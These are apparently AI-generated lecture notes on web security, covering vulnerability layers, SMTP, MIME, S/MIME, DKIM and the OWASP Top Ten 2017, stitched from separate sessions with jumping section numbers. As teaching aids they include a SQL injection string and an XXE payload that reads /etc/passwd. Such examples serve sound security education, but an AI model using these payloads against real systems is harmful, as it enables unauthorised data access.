
- **Platform:** Vulnerabilities in the underlying OS, web server (IIS, Apache), frameworks (.NET, Java). Often known vulns ("CVEs").

* Defense: **Patch management**, secure configuration. Exploitable by "script kiddies".

Platform:

- Known vulnerabilities can be exploited immediately with a minimum amount of skill or experience – "script kiddies"
- Most easily defendable of all web vulnerabilities
- MUST have streamlined patching procedures

- **Administration:** Configuration errors, insecure file permissions, leftover files (backups, source code revealing sensitive info like DB connection strings), directory enumeration enabled.
  * Defense: Secure configuration, proper cleanup, access controls. Requires more awareness than just patching.




Administration:

- Less easily corrected than known issues
- Require increased awareness
- More than just configuration, must be aware of security flaws in actual content
- Remnant files can reveal applications and versions in use
- Backup files can reveal source code and database connection strings

- **Application Programming:** Vulnerabilities in the custom code written for the application itself. Includes Injection (SQLi, XSS), Broken Authentication, Session Management flaws, Access Control issues, Buffer Overflows, etc. This is where OWASP Top 10 focuses heavily.

* Defense: Secure coding practices, input validation, output encoding, security testing (SAST, DAST, IAST).



H. How to Secure Web Applications

- **Incorporate Security into the Software Development Lifecycle (SDLC):** "Shift Left" - build security in from the start.
  - Define Security Requirements alongside functional ones.
  - Security Architecture/Design Reviews (involving security pros).
  - Use Secure Coding Practices & Libraries (e.g., OWASP ESAPI, framework-specific validators).
  - **Threat Modeling:** Proactively identifying potential threats and vulnerabilities during design.
  - Use Web Application Vulnerability Assessment Tools (Scanners like OWASP ZAP, Burp Suite, SAST/DAST tools).
- **Educate:** Continuous learning is crucial.
  - **Developers:** Secure coding best practices, common vulnerabilities (OWASP Top 10).
  - **Testers (QA):** How to test for security vulnerabilities, not just functional bugs.
  - **Security Professionals:** Understand development processes, common coding pitfalls.
  - **Executives/System Owners:** Understand the business risks associated with web app vulnerabilities.

Section XII Takeaways: Web applications are complex and bypass traditional firewalls via HTTP/S. Vulnerabilities arise from technical flaws (coding errors) and logical flaws (design issues), often due to a gap between developer and security knowledge. Securing web apps requires integrating security into the SDLC (threat modeling, secure coding, testing) and continuous education for all roles.


XIII. Email Security (SMTP)

Understanding the basic protocol for sending email.

A. Components of SMTP (Simple Mail Transfer Protocol)

- Core protocol for **sending** email messages between servers.
- Key Components:
  - **User Agent (UA):** Email client software used by the user to compose, send, and read emails (e.g., Outlook, Thunderbird, Gmail web interface). Prepares the message and envelope.
  - **Mail Transfer Agent (MTA):** Server software that receives email from the UA or another MTA, and relays it towards the recipient's MTA (e.g., Postfix, Sendmail, Exchange Server). Transfers mail across the internet.
  - **Mail Delivery Agent (MDA):** Server component that receives the email from the final MTA and stores it in the recipient's mailbox.
  - **(Mail Access Protocols - Not SMTP but related):** Protocols like **POP3** and **IMAP** are used by the UA to *retrieve* mail from the MDA/mailbox server.
  - **Mail Gateway:** A special MTA that translates between different messaging systems or protocols (e.g., SMTP to X.400, though less common now).

B. Working of SMTP (Simplified Flow)



1. **Composition:** User composes email using their UA.
2. **Submission:** User's UA connects to their organization's outgoing MTA (often called Mail Submission Agent - MSA, typically using port 587 or 465 with authentication) or directly via port 25 (less common for initial submission now).
3. **Delivery/Relay:**
   - Sender's MTA looks at the recipient's domain name (e.g., `gmail.com` in `user@gmail.com`).
   - Performs a **DNS MX (Mail Exchanger) record lookup** for the recipient domain to find the IP address(es) of the recipient's incoming MTA(s).
   - Sender's MTA connects to the recipient's MTA (typically on **TCP port 25**).
   - Email is transferred between MTAs using SMTP commands (HELO/EHLO, MAIL FROM, RCPT TO, DATA). Multiple MTA hops might occur.
4. **Receipt & Processing:** The final recipient MTA receives the email and passes it to the appropriate MDA.
5. **Storage & Retrieval:** MDA stores the email in the recipient's mailbox. The recipient uses their UA with POP3 or IMAP to connect to the mailbox server and retrieve the message.

- *Connection:* Security issues like spam and phishing leverage SMTP's open nature. Technologies like SPF, DKIM, and DMARC add authentication layers on top of basic SMTP.

Section XIII Takeaways: SMTP is the core protocol for *sending* email between servers (MTAs), relying on UAs for composition/reading and protocols like POP3/IMAP for

retrieval. The process involves DNS MX lookups to find recipient servers and message transfer via SMTP commands, typically over port 25 for server-to-server communication.

Okay, I'm ready to be your AI note-taking assistant! Let's process this lecture on Email Security, a sub-topic of Web Security. I'll organize the information from the slides, highlight key points, and add helpful elements as you requested.

III. Extending Email Capabilities: MIME


- **Problem:** Basic SMTP limitations hinder modern email usage.
- **Solution: MIME (Multipurpose Internet Mail Extensions)** (Ref: Slide 7)
  - **Purpose:** Extends the format of email messages to support features beyond simple ASCII text. It *does not* change SMTP itself but redefines the message format *within* the SMTP envelope.
  - **Key Features:**
    - Defines **five new header fields** (e.g., `Content-Type`, `Content-Transfer-Encoding`).
    - Adds support for **multiple content types** (text, image, audio, video, application, multipart).
    - Defines **transfer encodings** (like `base64`) to allow binary data to be safely transmitted through systems designed for text.
- **Section Summary:** MIME overcomes SMTP's original limitations by defining new headers and encoding methods, enabling rich content and binary attachments within emails.

IV. Securing Email Communications: S/MIME


- **Problem:** Standard email (SMTP + MIME) is inherently insecure. It lacks:
  - **Confidentiality:** Emails are sent in plaintext.
  - **Integrity:** Emails can be modified in transit.
  - **Authentication:** Sender identity (`From` address) can be easily spoofed.
  - **Non-repudiation:** Sender cannot definitively deny sending a message.
- **Solution: S/MIME (Secure/Multipurpose Internet Mail Extensions)**
  - **Origin/Goals (Ref: Slide 8):**
    - **Verifying sender identity.**
    - **Message integrity verification** (ensuring no tampering).
    - Preventing **Man-in-the-Middle (MitM)** attacks (partly through integrity and authentication).
    - Providing **confidentiality** (encryption).
  - **Core Technology (Ref: Slide 9):**

- Defines **Cryptographic Message Syntax (CMS)** to structure secure message data.
- Relies on **Public Key Cryptography** (PKI - Public Key Infrastructure) and digital certificates.


- **S/MIME Security Services & Data Types (Ref: Slide 9):** S/MIME provides security by wrapping the original MIME content within specific CMS structures:
  1. **Digested Data (Ref: Slide 10 Diagram):**
     - **Goal:** Message Integrity.
     - **Process:**
       1. Calculate a **hash** (message digest) of the original content using a **Hashing Algorithm** (e.g., SHA-256).
       2. Send the original content *plus* the calculated hash (digest).
       3. Recipient recalculates the hash on the received content and compares it to the received hash. If they match, the content likely hasn't been altered.



  2. **Signed Data (Ref: Slide 12 Diagram):**
     - **Goal:** Integrity, Sender Authentication, Non-repudiation.
     - **Process:**
       1. Calculate a hash (digest) of the original content.
       2. **Encrypt the hash** with the **sender's private key** using a **Signature Algorithm**. This encrypted hash is the **digital signature**.
       3. Send the original content *plus* the digital signature (and usually the sender's certificate containing their public key).
       4. Recipient:
          - Uses the sender's **public key** (from the certificate) to decrypt the signature, recovering the original hash.
          - Independently calculates the hash of the received content.
          - Compares the two hashes. A match verifies integrity and confirms the sender possessed the corresponding private key (authentication/non-repudiation).




3. **Enveloped Data (Ref: Slide 14 & 15 Diagrams):**
   - **Goal:** Confidentiality (Encryption).
   - **Process:**
     1. Generate a random, one-time **symmetric session key** (e.g., for AES or DES/3DES).
     2. Encrypt the actual email **content** using this **symmetric session key**.
     3. Encrypt the **symmetric session key** itself using the **recipient's public key** (obtained from their certificate).
     4. Send the **encrypted content** *plus* the **encrypted session key**.
     5. Recipient:
        - Uses their **private key** to decrypt the encrypted session key, recovering the original symmetric session key.
        - Uses the recovered symmetric session key to decrypt the email content.



4. **Authenticated Data (Ref: Slide 17 Diagram):**
   - **Goal:** Integrity and Authentication (using symmetric keys). *Less common than Signed Data for email.*
   - **Process:**
     1. Calculate a **MAC (Message Authentication Code)** using the content

and a **shared secret key** between sender and receiver via a **Hashing Algorithm**.
2. Send the original content *plus* the MAC.
3. Recipient uses the same shared secret key to recalculate the MAC on the received content and compares it to the received MAC.




- **S/MIME Limitations (Ref: Slide 18):**
  - **Usability Issues:** Requires users to manage keys/certificates, which many find complex. Cryptography concepts are not widely understood.
  - **Receiver Non-repudiation:** S/MIME primarily focuses on *sender* non-repudiation. Proving a recipient *received and could decrypt* is harder.
  - **Complexity with Multiple Recipients:** Encrypting for many recipients (each with their own public key) can be cumbersome.
  - **Email Header Protection:** Historically (up to v3.0), S/MIME often only protected the message *body*, not the headers (like `Subject`, `To`, `From`), which could leak information or be tampered with. (Newer versions have addressed this).
  - **Bogus Names:** Relies on the trustworthiness of the Certificate Authority (CA) issuing the certificate; a bogus name could potentially be certified.
- **Section Summary:** S/MIME uses public-key cryptography (via CMS) layered on top of MIME to provide essential security services like confidentiality (Enveloped Data), integrity, authentication, and non-repudiation (Signed Data). However, usability challenges and historical limitations exist.

V. Domain-Level Email Authentication: DKIM

- **Problem:** S/MIME addresses *message-level* security but relies on individual user certificates. How can we verify that an email *claiming* to be from a specific domain (e.g., `@mybank.com`) actually originated from an authorized server for that domain? This is crucial for fighting **spam** and **phishing**.
- **Solution: DKIM (DomainKeys Identified Mail)** (Ref: Slide 19)

- **Purpose:** Allows a receiving mail server to verify that an email claiming to originate from a specific domain was indeed authorized by the owner of that domain. Helps combat spoofing.
- **Core Idea:** Attach a **domain-level digital signature** to outgoing emails.
- **Technology:** Uses **public key cryptography**.
- **How it Works (Conceptual - Ref: Slide 20 Diagram):**
  1. Sending Domain Setup: The domain owner (e.g., `gmail.com`) generates a public/private key pair. The private key is kept secret on their outgoing mail servers. The public key is published in the domain's **DNS records** (as a TXT record).
  2. Sending Email: When an email is sent (e.g., from `user@gmail.com`), the `gmail.com` mail server:
     - Selects specific headers (e.g., `From`, `To`, `Subject`, `Date`) and the email body (or a hash of it).
     - Creates a **hash** of this selected information.
     - Uses its **private key** to **sign** this hash, creating the DKIM signature.
     - Adds the DKIM signature as a header (`DKIM-Signature:`) to the email.
  3. Receiving Email: The receiving server (e.g., `outlook.com`):
     - Sees the `DKIM-Signature` header.
     - Extracts the signing domain (`d=gmail.com`) and the selector (`s=`) from the header.
     - Queries the **DNS** for the public key associated with that domain and selector (`selector._domainkey.gmail.com`).
     - Uses the retrieved **public key** to verify the signature against the relevant headers and body hash.
     - If verification succeeds, it increases confidence that the email genuinely originated from `gmail.com` and hasn't been significantly tampered with in transit (at least the signed parts).



- **DKIM Signature Header Breakdown (Ref: Slides 21 & 22):** The `DKIM-Signature` header contains key-value pairs:
  - `v=1` : Version.
  - `a=rsa-sha256` : Signing algorithm (e.g., RSA encryption of an SHA-256 hash).
  - `c=relaxed/relaxed` : Canonicalization algorithm (how headers/body are prepared before hashing - relaxed allows minor whitespace changes).
  - `d=truckpages.co.uk` : The signing domain. **Crucial field.**
  - `s=default` : The selector, identifying the specific public key used (allows key rotation).
  - `t=1582021898` : Timestamp of signing.
  - `bh=...` : The **body hash** (hash of the canonicalized email body).
  - `h=From:Subject:To` : List of **signed header fields**. **Crucial field.**
  - `b=...` : The actual **digital signature** (base64 encoded).
- **Absence of DKIM - Implications (Ref: Slide 23):**
  - Not all organizations implement DKIM.
  - If a DKIM signature is missing or fails verification, the receiver has less trust in the email's origin.
  - A **compromised machine *within* the sender's domain** could potentially send spam/malware *without* a valid DKIM signature (or with one if the private key is also compromised). DKIM doesn't prevent internal compromise.
  - **Spammers can set up fake domains** and correctly sign emails *from those fake domains*. DKIM only verifies the signature matches the claimed domain; it doesn't judge the domain's reputation itself (that's where other tools like DMARC and reputation systems come in).
- **Section Summary:** DKIM provides domain-level authentication by adding a cryptographic signature to emails, verifiable via public keys in DNS. It helps combat domain spoofing (phishing, spam) but doesn't solve all email security problems and relies on proper implementation and key management.

VI. Learning Aids & Follow-Up

- **Glossary:**
  - **SMTP:** Simple Mail Transfer Protocol (for sending email).
- **Key Concepts Summary:**
  - Email travels via SMTP between servers (MTAs).
  - MIME enables modern content (attachments, non-ASCII).

    - S/MIME provides message-level security (encryption, signatures) using user certificates.
    - DKIM provides domain-level authentication using DNS and server-based signatures.
- **Real-World Examples:**
    - Check the headers of an email in Gmail ("Show original") or Outlook ("View message source") to find `DKIM-Signature` or `Authentication-Results` headers.
    - Enterprise security gateways performing S/MIME encryption/decryption or DKIM signing/verification.
    - Spam filters heavily rely on DKIM/SPF/DMARC results.

XIV. Introduction to OWASP

The Open Web Application Security Project - a key resource for web security.


A. What is OWASP?

- **Definition:** A **nonprofit foundation** dedicated to improving the **security of software**.
- Community-driven, open-source.
- Provides:
    - **Website:** `owasp.org` (central hub for projects, documentation).
    - **Tools:** (Free and open-source)
        - **Zed Attack Proxy (ZAP):** Popular web application vulnerability scanner and testing tool.
        - **Juice Shop:** Intentionally insecure web application for security training.
        - **Proactive Controls:** A list of essential security techniques developers should include.
        - **Software Assurance Maturity Model (SAMM):** Framework for improving secure development practices.
        - **Application Security Verification Standard (ASVS):** Detailed list of security requirements for testing.
    - **Community:** Global network, local chapters (e.g., OWASP NZ mentioned), meetups, conferences.
- `[*Resource: OWASP Website (owasp.org), OWASP Top Ten Project, ZAP Proxy, Juice Shop*]`

B. OWASP Top Ten

- **Definition:** A standard awareness document representing a broad consensus about the **most critical security risks** to web applications.

- **Purpose:** Serves as a starting point for organizations to understand and address common web vulnerabilities. **Globally recognized** by developers.
- **Updates:** Periodically updated based on data analysis and community input (2003, 2004, 2007, 2010, 2013, **2017** - referenced in slides, 2021 is the latest as of now).



C. OWASP Top Ten 2017 List

(Note: This list is from the slides provided. The 2021 list has some changes.)

1. **A1: Injection:** (SQLi, NoSQLi, OS Command, LDAP injection)
2. **A2: Broken Authentication:** Flaws in login, session management.
3. **A3: Sensitive Data Exposure:** Lack of encryption, exposing PII/financial data.
4. **A4: XML External Entities (XXE):** Exploiting XML parsers to access files, cause DoS.
5. **A5: Broken Access Control:** Users accessing data/functions they shouldn't.
6. **A6: Security Misconfiguration:** Insecure defaults, verbose errors, platform flaws.
7. **A7: Cross-Site Scripting (XSS):** Injecting scripts into websites viewed by others.
8. **A8: Insecure Deserialization:** Executing code via unsafe object deserialization.
9. **A9: Using Components with Known Vulnerabilities:** Using outdated/vulnerable libraries/frameworks.
10. **A10: Insufficient Logging & Monitoring:** Inability to detect or respond to attacks.

D. Detailed Look at OWASP Top Ten 2017 Items:

- **A1: Injection:**
  - **Concept:** Sending untrusted data to an interpreter (SQL, LDAP, OS shell, etc.) as part of a command or query.
  - **SQLi Example:** `SELECT * FROM accounts WHERE custID='` + `userInput` + `'`; If `userInput` is `' OR '1'='1 --`, the query logic is broken. SQL mixes code and data.

    - **Prevention:**
        - **Separate Code and Data:** Use **parameterized queries (prepared statements)** - the primary defense!
        - **Validate Input:** Ensure data conforms to expected format/values (allow-listing preferred).
        - **Escape Special Characters:** Use context-specific escaping (less reliable than parameterization for SQLi).
    - `[Visual Cue: SQLi Demo slide reference]`
- **A2: Broken Authentication:**
    - **Issues:** Weak password policies, insecure password recovery ("forgot password"), predictable session IDs, sessions not expiring, **credential stuffing** (trying breached passwords), brute-force attacks, lack of **Multi-Factor Authentication (MFA)**.
    - **Prevention:**
        - Use strong, tested authentication/session management libraries/frameworks.
        - **Implement MFA**.
        - Enforce strong password policies (length, complexity, checking against breaches).
        - Protect against brute-force/credential stuffing (rate limiting, CAPTCHAs, account lockout).
        - Secure password recovery mechanisms.
- **A3: Sensitive Data Exposure:**
    - **Issues:** Transmitting data in **clear-text (no HTTPS)**, storing sensitive data **unencrypted**, using **weak cryptographic algorithms or keys**, not validating server certificates properly, exposing PII, credit cards, health info unnecessarily (e.g., in logs, URLs, source code).
    - **Prevention:**
        - **Minimize Data:** Don't store sensitive data unless absolutely necessary. Classify data.
        - **Encrypt at Rest:** Encrypt sensitive data stored in databases, files.
        - **Encrypt in Transit:** Use **TLS/HTTPS** for all data transfer.
        - Use **strong, standard cryptographic algorithms and manage keys securely**.
    - `[Visual Cue: Data Exposure Demo slide reference]`
- **A4: XML External Entities (XXE):**
    - **Concept:** Exploiting poorly configured XML parsers that allow the inclusion of external files or resources specified within the XML document.

- **Example Payload:**

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]> // External entity
definition
<foo>&xxe;</foo> // Entity usage, inserts file content
```

- **Impact:** Can read local files, perform network scanning from the server, cause Denial of Service (DoS).
- **Prevention:**
  - **Avoid XML** if possible (JSON is often preferred).
  - Use **modern, patched XML libraries**.
  - **Disable External Entity processing** and DTD processing in the XML parser configuration (crucial!).
  - Use input validation / sanitization for XML data.
- `[Visual Cue: XXE Demo slide reference]`

- **A5: Broken Access Control:**
  - **Concept:** Restrictions on what authenticated users are allowed to do are not properly enforced. Users can access functionality or data outside their intended permissions.
  - **Issues:** Accessing admin pages directly (`/admin`), changing IDs in URLs to view other users' data (`/user?id=7` → `/user?id=8` - **Insecure Direct Object References / IDOR**), modifying privileges stored in cookies or JWTs, forcing browsing to restricted pages.
  - **Prevention:**
    - **Centralize and Reuse** access control mechanisms/libraries.
    - **Deny by Default:** Default access should be forbidden unless explicitly granted.
    - Enforce checks **on the server-side** for every request, don't rely on client-side hiding.
    - Log access control failures and alert administrators.
    - Rate limit API access to hinder enumeration.
- **A6: Security Misconfiguration:**
  - **Concept:** Security settings are not properly implemented or are left in insecure default states. The most common issue on the list.
  - **Issues:** Unnecessary features/ports/services enabled, **default accounts/passwords** unchanged, overly verbose error messages revealing

internal details (stack traces), insecure cloud storage permissions, missing security headers, using outdated software (related to A9).

- **Prevention:**
  - Establish **repeatable hardening processes** ("gold master" images, Infrastructure-as-Code).
  - **Minimize attack surface:** Disable/remove unused features, services, accounts.
  - Automated tools to review configurations and settings.
  - Configure error handling to show minimal information to users.

- **A7: Cross-Site Scripting (XSS):**
  - **Concept:** Application includes untrusted data in a new web page without proper validation or encoding, allowing malicious scripts to execute in the victim's browser. HTML mixes content, presentation (CSS), and code (JS).
  - **Impact:** Attacker can hijack user sessions, deface websites, redirect users, steal credentials stored in the browser.
  - **Types:** Stored (Persistent), Reflected (Non-Persistent), DOM-based.
  - **Prevention:**
    - **Output Encoding:** Encode user-supplied data **based on the context** where it will be displayed (HTML body, HTML attribute, JavaScript variable, CSS) to render it inert. Use standard libraries for this.
    - **Input Validation:** Reject input that doesn't match expected format.
    - Use modern web frameworks (React, Angular, Vue) with built-in XSS protection (but understand their limitations).
    - Implement **Content Security Policy (CSP):** A browser mechanism (HTTP header) to restrict where scripts can be loaded/executed from.
  - `[Visual Cue: XSS Demo slide reference]`

- **A8: Insecure Deserialization:**
  - **Concept:** Taking serialized objects (data converted into a string/byte stream format for transfer/storage) from untrusted sources and converting them back into objects in memory without proper checks. Can lead to remote code execution (RCE).
  - **Issue:** If an attacker can control the serialized data, they might be able to create unexpected object types or trigger malicious code execution during the deserialization process itself.
  - **Prevention:**
    - **Avoid Deserialization** of untrusted data if possible. Use simpler formats like JSON if only data is needed.

        - Implement **Integrity Checks:** Use digital signatures on serialized objects to detect tampering before deserialization.
        - Configure deserialization libraries safely (e.g., restrict allowed classes).
        - Run deserialization code in low-privilege environments.
        - Monitor deserialization activity.
    - `[*Resource: OWASP Deserialization Cheat Sheet*]`
    - `[Visual Cue: Deserialization Demo slide reference]`
- **A9: Using Components with Known Vulnerabilities:**
    - **Concept:** Applications rely heavily on third-party libraries, frameworks, and components. If these components have known security flaws (CVEs) and are not updated, the entire application becomes vulnerable.
    - **Issue:** Difficult to track all dependencies and their vulnerability status. Attackers actively scan for outdated components. Equifax breach (2017) was a prime example (Apache Struts vulnerability).
    - **Prevention:**
        - **Inventory Components:** Know what libraries/versions you are using (Software Bill of Materials - SBOM).
        - **Reduce Dependencies:** Use fewer external components where possible.
        - **Patch Management:** Keep components up-to-date. Subscribe to security advisories.
        - **Automated Scanning:** Use **Software Composition Analysis (SCA)** tools to identify known vulnerabilities in dependencies.
        - Budget for ongoing maintenance and patching.
- **A10: Insufficient Logging & Monitoring:**
    - **Concept:** Lack of adequate logging, monitoring, and alerting makes it difficult or impossible to detect breaches, understand their scope, or respond effectively.
